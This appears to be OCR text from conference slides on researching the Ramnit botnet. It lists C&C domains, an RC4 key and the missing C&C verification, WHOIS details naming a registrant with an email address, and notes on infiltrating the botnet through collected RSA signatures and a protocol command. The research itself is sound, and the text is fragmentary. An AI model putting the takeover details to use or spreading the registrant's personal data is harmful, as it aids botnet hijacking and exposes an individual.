


Wow!
Can be controlled by anyone!


C&C domains


Ramnit
RC4: “black”
No encryption
No C&C verification
redor-moffies.com
verfdaserer.com
gerdakourepack.com
poopthree.com
ytioghfdghvcfgbgvdf.com
awecerybtuitbyatr.com
libdnsmasq.com
supnewdmn.com
ynet
ynet2-9
UK
DE
UK2
allsup
…

C&C domains



Ramnit
redor-m
verfdase
gerdako
poopthre
ytioghf
awecery
libdnsmasq.com
supnewdmn.com
Domain Name: SUPNEWDMN.COM
Expiration Date: 2020-02-13T21:00:00Z
Registrant Name: Denis Shlyapovich
Registrant City: Saint-Petersburg
Registrant Email: denis.shlyapovich@yandex.ru
DE
UK2
allsup
…

C&C domains


BOTNET
MALWAR
TA
Further investigation of the various C2
(Domain Generation Algorithm), that sh
DGAs
vich"
Bundle
By CyberInt | 2019

Infiltrating the botnet


Infiltrating the botnet



Infiltrating the botnet

- Collecting valid RSA signatures for different IP addresses
  - Signatures for 42 IP addresses and for 5 different RSA public keys have been collected


```
> CMD 51, data = []
< CMD 51, data = ['STRING(128): (39eed7f97710a3403dc1e96022c307b055af08fed398c4c14b897
```



ANS1 SEQUENCE:
OBJECT IDENTIFIER 1.3.14.3.2.26 sha1 (OIW)
OCTET STRING(20 bytes)
D209449018CD268C29B20D8EC45CB6B360A5BCFC

Infiltrating the botnet

- Accessing botnet prevalence




Infiltrating the botnet

- Accessing botnet prevalence

